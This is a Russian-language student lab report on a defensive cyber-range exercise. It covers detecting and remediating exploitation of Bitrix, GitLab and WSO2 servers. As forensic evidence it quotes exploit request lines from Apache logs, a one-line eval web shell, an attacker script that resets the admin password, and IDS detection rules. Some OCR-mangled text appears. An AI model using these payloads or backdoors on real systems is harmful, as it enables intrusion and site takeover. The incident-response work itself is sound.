

# Лабораторная работа 3-D

## Кибербезопасность предприятия

---

Ищенко Ирина Мишина Анастасия Дикач Анна Галацан Николай Амуничников Антон Барсегян Вардан Дудырев Глеб Дымченко Дмитрий

30 октября 2025 г.

Российский университет дружбы народов, Москва, Россия

- НПИбд-01-22
- Российский университет дружбы народов

## Цель тренировки

---

Разобраться с сценарием действий нарушителя “Защита интеграционной платформы”.  
Выявить и устраниТЬ уязвимости и их последствия.

## Выявленные уязвимости и последствия

---

По ходу выполнения тренировки были выявлены следующие уязвимости:

**Уязвимость 1.** Bitrix vote RCE

**Последствие.** Deface

**Уязвимость 2.** GitLab RCE

**Последствие.** meterpreter

**Уязвимость 3.** WSO2 API-Manager RCE

**Последствие.** WSO2 User web

Эксплуатация уязвимости позволяет удаленному нарушителю записать произвольные файлы в систему с помощью отправки специально сформированных сетевых пакетов. Данная уязвимость присутствует в модуле vote CMS Bitrix до версии 22.0.400

## Обнаружение уязвимости

195.239.174.11:55464\_10.10.1.33:80-6-1191695817.p

# Обнаружение уязвимости

Event Log Overview									
Category	Source IP	Port	Destination IP	Port	Signature	Age	Country	Count	Percentage
38	1	4		11:10:16	ET POLICY Executable and linking format (ELF) file download	2000418	6	29.231%	
1	1	1		11:10:16	ET WEB_SERVER WebShell Generic - ASP File Uploaded	2017260	6	0.769%	
1	1	1		11:10:16	ET ATTACK_RESPONSE Possible WebShell Upload Attempt via Directory Traversal M1	2038637	6	0.769%	
10	1	1		11:07:29	ET INFO Suspicious Windows NT version 9 User-Agent	2015822	6	7.692%	
1	1	1		11:06:47	ET SCAN Potential SSH Scan	2001219	6	0.769%	
3	1	1		11:05:25	ET POLICY curl User-Agent Outbound	2013028	6	2.308%	
3	1	1		11:05:25	ET INFO curl User-Agent to Dotted Quad	2034567	6	2.308%	
4	1	1		11:05:04	ET EXPLOIT php script base64 encoded Remote Code Execution 2	2025808	6	3.077%	
3	1	1		11:04:32	ET WEB_SERVER PHP tags in HTTP POST	2011768	6	<b>2.308%</b>	
alert http \$EXTERNAL_NET any -> \$HOME_NET any (msg:"ET WEB_SERVER PHP tags in HTTP POST"; flow:established,to_server; content:"POST"; nocase; http_method; content:<?php"; nocase; http_client_body; fast_pattern; reference:url,isc.sans.edu/diary.html?storyid=9478; classtype:web-application-attack; sid:2011768; rev:7; metadata:created_at 2010_09_28, updated_at 2020_09_18;)									
file: downloaded.rules:41619									
CATEGORIZE	0	EVENT(S)		CREATE FILTER:	src	dst	both		
QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY	
3		2025-10-25 11:04:32	195.239.174.11	0	RUSSIAN FEDERATION (.ru)	10.10.1.33	0	RFC1918 (.lo)	
ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE		
<input type="checkbox"/>	RT	2025-10-25 11:04:32	3.2	195.239.174.11	55464	10.10.1.33	80	ET WEB_SERVER PHP tags in HTTP POST	
<input type="checkbox"/>	RT	2025-10-25 11:04:32	3.3	195.239.174.11	55464	10.10.1.33	80	ET WEB_SERVER PHP tags in HTTP POST	
<input type="checkbox"/>	RT	2025-10-25 11:04:32	3.4	195.239.174.11	55464	10.10.1.33	80	ET WEB_SERVER PHP tags in HTTP POST	
1	1	1		11:04:12	GPL ICMP_INFO PING ?NIX	2100366	1	0.769%	
2	7	1		11:02:45	[OSSEC] Listened ports status (netstat) changed (new port opened or closed).	533	0	1.538%	
4	7	1		10:58:30	[OSSEC] Integrity checksum changed.	550	0	3.077%	

# Описание инцидента

## Добавление инцидента

Название ⓘ  
Уязвимость модуля «vote» в CMS 1С-Битрикс

Источник ⓘ  
195.239.174.11 (Kali) ×

Описание ⓘ  
Уязвимость CVE-2022-27228 в модуле «vote» системы управления содержимым сайтов (CMS) «1С-Битрикс: Управление сайтом» позволяет отправлять специально сформированные сетевые пакеты: нарушитель может удаленно

Дата и время события ⓘ  
25.10.2025 14:04 ×

Поражённые активы ⓘ  
10.10.1.33 (Bitrix CMS) ×


Рекомендации ⓘ  
- добавление кода в исходный файл модуля, ограничивающего POST запросы;  
- создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы;

Индикаторы компрометации ⓘ  
ET WEB\_SERVER PHP tags in HTTP POST

Прикрепить файл ⓘ  
195.239.174.11\_55464\_10.10.1.33\_80-6-1191695817.pcap ×  
Выберите файл

Отмена Добавить 8 / 41


## Решение



```
10.140.2.146 - Remote Desktop Connection
user@bitrix: ~
user@bitrix:~$ cat /var/log/apache2/access.log | grep "uf.php"
195.239.174.11 - - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID%5D=iblock&attachId=5BENTITY_TYPE%5D=CFileUplo
D%5Bpayload2.phar%5D=1 HTTP/1.1" 200 1148 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID%5D=iblock&attachId=5BENTITY_TYPE%5D=Phar&atta
n%2F7b7152efd7bb70d54841eefd64dda553%2Fc4ca4238a0b923820dcc509a6f75849b%2Fpayload2.phar&action=vote&sessid=278dcae254200049c7d8ea9aae36b4be HTTP/1
user@bitrix:~$ cat /var/log/apache2/access.log | grep "payload2.phar"
195.239.174.11 - - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID%5D=iblock&attachId=5BENTITY_TYPE%5D=CFileUplo
D%5Bpayload2.phar%5D=1 HTTP/1.1" 200 1148 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
195.239.174.11 - - [23/Oct/2025:12:55:40 +0300] "POST /bitrix/tools/vote/uf.php?attachId=5BMODULE_ID%5D=iblock&attachId=5BENTITY_TYPE%5D=Phar&atta
n%2F7b7152efd7bb70d54841eefd64dda553%2Fc4ca4238a0b923820dcc509a6f75849b%2Fpayload2.phar&action=vote&sessid=278dcae254200049c7d8ea9aae36b4be HTTP/1
user@bitrix:~$ find /var/www/html -iname "payload2.phar"
/var/www/html/upload/tmp/BXTEMP-2025-10-24/00/bxu/main/7b7152efd7bb70d54841eefd64dda553/c4ca4238a0b923820dcc509a6f75849b/payload2.phar
user@bitrix:~$
```

Рис. 4: Устранение уязвимости

# Решение



The screenshot shows a terminal window titled "10.140.2.146 - Remote Desktop Connection" with the command "user@bitrix: ~". The user has run the command "php -HALT\_COMPILER(); ?>" which outputs a large amount of PHP code. This code is a serialized object structure, likely a dump of memory from a debugger, containing various variables and their values. The output is mostly illegible due to its complexity and length.

Рис. 5: Устранение уязвимости

## 5. Статический анализ уязвимостей обнаружил 1 проблемных мест

### Выполнение произвольного кода

Файл: /caidao.php

1: eval(\$\_POST['chopper'])

Что делать?

Рис. 6: Устранение уязвимости

# Решение

```
10.140.2.140 - Remote Desktop Connection
user@bitrix:/var/www/html$ ss -tp
State          Recv-Q      Send-Q      Local Address:Port          Peer Address:Port
FIN-WAIT-2      0           0           10.10.1.33:54382          10.10.2.27:9763
ESTAB         0           0           10.10.1.33:sshd          195.239.174.11:44717
ESTAB         0           0           10.10.1.33:38776          195.239.174.11:5557
ESTAB         0           64          10.10.1.33:sshd          10.10.1.253:4304
ESTAB         0           0           10.10.1.33:43464          195.239.174.11:5558
CLOSE-WAIT     1           0           [::ffff:10.10.1.33]:http          [::ffff:195.239.174.11]:35917
user@bitrix:/var/www/html$ ls -la
total 5636
drwxrwxr-x 12 www-data www-data 4096 okw 23 14:37 .
drwxr-xr-x  3 root   root    4096 mmap 7 2023 ..
-rw-r--r--  1 www-data www-data 519 mmap 7 2023 404.php
-rw-r--r--  1 www-data www-data 216 mmap 7 2023 .access.php
-rw-r--r-x  1 root   root    16048 mmap 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 sem 22 2023 bitrix
-rw-r--r--  1 www-data www-data 265 mmap 7 2023 .bottom.menu.php
-rw-r--r--  1 www-data www-data 34 okw 23 12:55 caidao.php
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 company
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 contacts
-rw-r--r--  1 www-data www-data 860 mmap 7 2023 .htaccess
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 include
-rw-r--r--  1 www-data www-data 1168 okw 23 12:56 index.php
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 login
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 news
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 products
-rw-r--r--  1 root   root    5661008 okw 23 12:57 RickRolled.mp4
-rw-r--r--  1 www-data www-data 76 okw 23 12:56 script.sh
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 search
-rw-r--r--  1 www-data www-data 611 mmap 7 2023 .section.php
drwxr-xr-x  2 www-data www-data 4096 mmap 7 2023 services
-rw-r--r--  1 www-data www-data 496 mmap 7 2023 .top.menu.php
drwxrwxr-x  4 www-data www-data 4096 okw 23 12:56 upload
-rw-r--r--  1 www-data www-data 509 mmap 7 2023 urlrewrite.php
user@bitrix:/var/www/html$
```

Рис. 7: Устранение уязвимости

# Решение

```
-rw-r--r-- 1 www-data www-data 496 окт 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 окт 23 12:56 upload
-rw-r--r-- 1 www-data www-data 509 окт 7 2023 urlrewrite.php
user@bitrix:/var/www/html$ cat apache_restart
#!/bin/bash
# This script is used to restart the Apache web server.
# It is intended to be run from cron or another scheduled task.
# It uses the systemctl command to stop and start the service.

# Stop the service
systemctl stop apache2

# Start the service
systemctl start apache2

# Check the status of the service
systemctl status apache2.service
```

Рис. 8: Устранение уязвимости

## Решение

Рис. 9: Устранение уязвимости

# Решение

```
10.140.2.146 - Remote Desktop Connection
root@bitrix:~#
root@bitrix:~# cat /etc/passwd |less
root@bitrix:~#
root@bitrix:~# ls -la /var/www/html
итого 96
drwxrwxr-x 12 www-data www-data 4096 окт 23 14:55 .
drwxr-xr-x 3 root root 4096 июл 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июл 7 2023 .access.php
-rwsr-sr-x 1 root root 16048 июн 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 13 2023 bitrix
-rw-r--r-- 1 www-data www-data 265 июл 7 2023 .bottom.menu.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июл 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1850 июл 7 2023 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июл 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июл 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 июн 7 2023 upload
-rw-r--r-- 1 www-data www-data 509 июн 7 2023 urlrewrite.php
root@bitrix:~# rm -rf /var/www/html/apache_restart
root@bitrix:~# ls -la /var/www/html
итого 80
drwxrwxr-x 12 www-data www-data 4096 окт 23 15:03 .
drwxr-xr-x 3 root root 4096 июн 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июн 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июн 7 2023 .access.php
drwxrwxr-x 25 www-data www-data 4096 сен 13 2023 bitrix
-rw-r--r-- 1 www-data www-data 265 июн 7 2023 .bottom.menu.php
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июн 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 include
-rw-r--r-- 1 www-data www-data 1850 июн 7 2023 index.php
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 news
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 products
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июн 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июн 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июн 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 июн 7 2023 upload
-rw-r--r-- 1 www-data www-data 509 июн 7 2023 urlrewrite.php
root@bitrix:~#
```

## Решение

The screenshot shows a terminal session on a Linux system. The title bar indicates it's a Remote Desktop Connection to IP 10.140.2.146. The user is logged in as 'user' at the path '/var/www/html'. The terminal window displays a file named 'uf.php' being edited with 'GNU nano 6.2'. The code shown is a PHP script that checks if the request method is POST. If so, it outputs a 404 Not Found status and exits. Otherwise, it includes a file from the Bitrix module directory.

```
<?
if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
header('Status: 404 Not Found');
die();
}
require($_SERVER["DOCUMENT_ROOT"]."/bitrix/modules/vote/tools/uf.php"); ?>
```


Рис. 11: Устранение уязвимости

## Последствие Bitrix deface

```
[1]+ Остановлен vim /var/www/html/upload/tmp/BXTEMP-2025-10-24/00/bxu/main/7b7152efd7bb70d5484leefd64dda553/c4ca4238a0b923820dcc509a6f75849b/payload2.phar
user@bitrix:~$ cd /var/www/html
user@bitrix:/var/www/html$ ls -la
итого 5640
drwxrwxr-x 12 www-data www-data 4096 окт 23 12:57 .
drwxr-xr-x 3 root root 4096 июл 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июл 7 2023 .access.php
-rwsr-st-x 1 root root 16048 июл 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix
-rw-r--r-- 1 www-data www-data 265 июл 7 2023 .bottom.menu.php
-rw-r--r-- 1 www-data www-data 34 окт 23 12:55 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июл 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1168 окт 23 12:56 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 23 12:57 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 23 12:57 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 23 12:56 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июл 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июл 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 окт 23 12:56 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
user@bitrix:/var/www/html$
```

Рис. 12: Устранение уязвимости

## Последствие Bitrix deface



The screenshot shows a terminal window titled "10.140.2.146 - Remote Desktop Connection" with the command "user@bitrix: /var/www/html". The user is running "GNU nano 6.2". The content of the editor is a PHP script:

```
<?
require($_SERVER['DOCUMENT_ROOT']."/bitrix/header.php");
echo $USER->Update(1, array("PASSWORD"=>'qwe123!@#'));
echo $USER->LAST_ERROR;
require($_SERVER['DOCUMENT_ROOT']."/bitrix/footer.php");
?>
```

Below the editor, there is a vertical scroll bar with the letters "l", "s", "s", "T", "r", "r", "r" visible, indicating the user has scrolled down the page.

Рис. 13: Устранение уязвимости

## Последствие Bitrix deface

```
user@bitrix:/var/www/html$ sudo nano password_recovery.php
[sudo] пароль для user:
Попробуйте ещё раз.
[sudo] пароль для user:
user@bitrix:/var/www/html$ sudo nano password_recovery.php
user@bitrix:/var/www/html$ rm password_recovery.php
rm: удалить защищённый от записи обычный файл 'password_recovery.php'? y
rm: невозможно удалить 'password_recovery.php': Отказано в доступе
user@bitrix:/var/www/html$ sudo rm password_recovery.php
user@bitrix:/var/www/html$ █
```

Рис. 14: Устранение уязвимости

# Последствие Bitrix deface

```
b_form_field.ibd          b_iblock_site.ibd           b_rating_component.ibd      b_sec
b_form_field_validator.ibd b_iblock_type.ibd          b_rating_component_results.ibd b_sec
b_form.ibd                b_iblock_type_lang.ibd        b_rating.ibd                 b_sec
b_form_menu.ibd           b_landing_binding.ibd        b_rating_prepare.ibd        b_sec
b_form_result_answer.ibd  b_landing_block.ibd          b_rating_results.ibd        b_sec
b_form_result.ibd         b_landing_demo.ibd          b_rating_rule.ibd          b_sec
b_form_status_2_group.ibd b_landing_domain.ibd        b_rating_rule_vetting.ibd   b_sec
root@bitrix:/var/lib/mysql# rm -r sitemanager/
root@bitrix:/var/lib/mysql# ls -la
итого 96292
drwx----- 7 mysql mysql    4096 окт 23 14:57 .
drwxr-xr-x 75 root  root    4096 июл  7 2023 ..
-rw-r---- 1 mysql mysql     56 июл  7 2023 auto.cnf
-rw-r---- 1 mysql mysql 600024 окт 23 14:56 binlog.000054
-rw-r---- 1 mysql mysql    16 окт 23 12:53 binlog.index
-rw-r---- 1 mysql mysql     4 окт 23 12:53 bitrix.pid
-rw----- 1 mysql mysql 1705 июл  7 2023 ca-key.pem
-rw-r--r-- 1 mysql mysql 1112 июл  7 2023 ca.pem
-rw-r--r-- 1 mysql mysql 1112 июл  7 2023 client-cert.pem
-rw----- 1 mysql mysql 1705 июл  7 2023 client-key.pem
-rw-r--r-- 1 root  root     0 июл  7 2023 debian-5.7.flag
-rw-r---- 1 mysql mysql 196608 окт 23 14:56 '#ib_16384_0 dblwr'
-rw-r---- 1 mysql mysql 8585216 июл  7 2023 '#ib_16384_1 dblwr'
-rw-r---- 1 mysql mysql 5405 июл 21 15:38 ib_buffer_pool
-rw-r---- 1 mysql mysql 12582912 окт 23 14:56 ibdatal
-rw-r---- 1 mysql mysql 12582912 окт 23 12:53 ibtmp1
drwxr-x--- 2 mysql mysql    4096 окт 23 12:53 '#innodb redo'
drwxr-x--- 2 mysql mysql    4096 окт 23 12:53 '#innodb temp'
drwxr-x--- 2 mysql mysql    4096 июл  7 2023 mysql
-rw-r---- 1 mysql mysql 30408704 окт 23 14:53 mysql.ibd
drwxr-x--- 2 mysql mysql    4096 июл  7 2023 performance_schema
-rw----- 1 mysql mysql 1705 июл  7 2023 private_key.pem
-rw-r--r-- 1 mysql mysql    452 июл  7 2023 public_key.pem
-rw-r--r-- 1 mysql mysql 1112 июл  7 2023 server-cert.pem
-rw----- 1 mysql mysql 1705 июл  7 2023 server-key.pem
drwxr-x--- 2 mysql mysql    4096 июл  7 2023 sys
-rw-r---- 1 mysql mysql 16777216 окт 23 14:56 undo_001
```

# GitLab RCE: Обнаружение уязвимости

Чт, 23 октября 14:10

Промежуточный конт... | cisco ip communicator | Ampire | AMpire-IDS-1 - VIPNet | +

Не защищено https://10.140.2.101/#events

am ex 1/9

События

События за последние 24 часа

Событие 12:58:21.927 23.10.2025

Событие Источник Получатель Пакет

Доменное имя ресурса 10.10.2.18

Правило анализа

Класс attempted-admin

Группа exploit

Название AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExitTool Command Injection (CVE-2021-22205)

Описание: Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости

Текст:

```
alert tcp any any -> [SHOME_NET,$HTTP_SERVERS]$HTTP_PORTS (msg:"AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExitTool Command Injection (CVE-2021-22205)";flow_to_server,established;content:"POST /depth: 4 content: \"$Id $a$Content-Type:$b$Image/jpeg$\";content: \"filename: \"$filename$\";content_type: \"$Content-Type$\";data_size: 0;content: \"$Id $a$Content-Type:$b$AT&T$\";fast_pattern:$http_client_body$content: \"$D$V$\";distance: 0;$http_client_body$content: \"metadata\";distance: 0;$http_client_body$content: \"$\\\"$\";distance: 0;$http_client_body$content: \"$\\\"$+?#($#.+?#($#.+?#))$/s$\";reference: cve_2021-22205;reference: cve_2021-22204;reference: url:packetstormsecurity.com/files/164768/GitLab-Unauthenticated-Remote-ExitTool-Command-Injection.html;class: attempted-admin,id: 3191163,content: 4;metadata: affected_asset,dst,affected_product,debian,debian_linux,affected_product,exiftool,project,exiftool,affected_product,fedoraproject,fedoraproject,affected_product,generic_linux,linux,affected_product,gitlab,affected_vendor,gitlab,affected_vendor,generic_linux,affected_vendor,gitlab,attack_target,Web_Server,tag:T1059.004,tag:T1068,tag:T1190,tls_category,Exploitation);
```

Описание уязвимостей cve\_2021-22205  
cve\_2021-22204  
url: packetstormsecurity.com/files/164768/GitLab-Unauthenticated-Remote-ExitTool-Command-Injection.html

Страница 1 < > Показывать 300 объектов

21/41

# GitLab RCE: Обнаружение уязвимости

The screenshot shows a network monitoring interface with the following details:

- Top bar: Queue 47, 10:01:17, ET POLICY Executable and linking format (ELF) file download, 2000418, 6, 34.307%.
- Message: alert tcp \$EXTERNAL\_NET !\$HTTP\_PORTS -> \$HOME\_NET any (msg:"ET POLICY Executable and linking format (ELF) file download"; flow.established; content:"[7F]ELF"; fast\_pattern; content:"[00 00 00 00 00 00 00]"; distance:3; flowbits:set,ET.ELFDownload; reference:url,[www.itee.uq.edu.au/~cristina/students/david/honoursThesis94/bff.htm](http://www.itee.uq.edu.au/~cristina/students/david/honoursThesis94/bff.htm); classtype:policy-violation; sid:2000418; rev:17; metadata:created\_at 2010\_07\_30; former\_category:POLICY; updated\_at 2021\_14\_18;)
- File: downloaded.rules:22405
- Categorize: 0 EVENT(S) | CREATE FILTER: src dst both
- Table Headers: QUEUE ACTIVITY LAST EVENT SOURCE AGE COUNTRY DESTINATION AGE COUNTRY
- Table Data:

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
22	■■■	2025-10-23 10:01:17	195.239.174.11	0	RUSSIAN FEDERATION (ru)	10.10.1.253	0	RFC1918 (.lo)
3	■■■	2025-10-23 10:01:17	195.239.174.11	0	RUSSIAN FEDERATION (ru)	10.10.2.27	0	RFC1918 (.lo)
10	■■■	2025-10-23 09:58:23	195.239.174.11	0	RUSSIAN FEDERATION (ru)	10.10.2.18	0	RFC1918 (.lo)
- Table Headers: ST TIMESTAMP EVENT ID SOURCE PORT DESTINATION PORT SIGNATURE
- Table Data:

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
RT	2025-10-23 09:58:23	<a href="#">3.65</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.66</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.67</a>	195.239.174.11	5559	<a href="#">10.10.2.18</a>	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.68</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
RT	2025-10-23 09:58:23	<a href="#">3.69</a>	195.239.174.11	5559	10.10.2.18	47616	ET POLICY Executable and linking format (ELF) file download
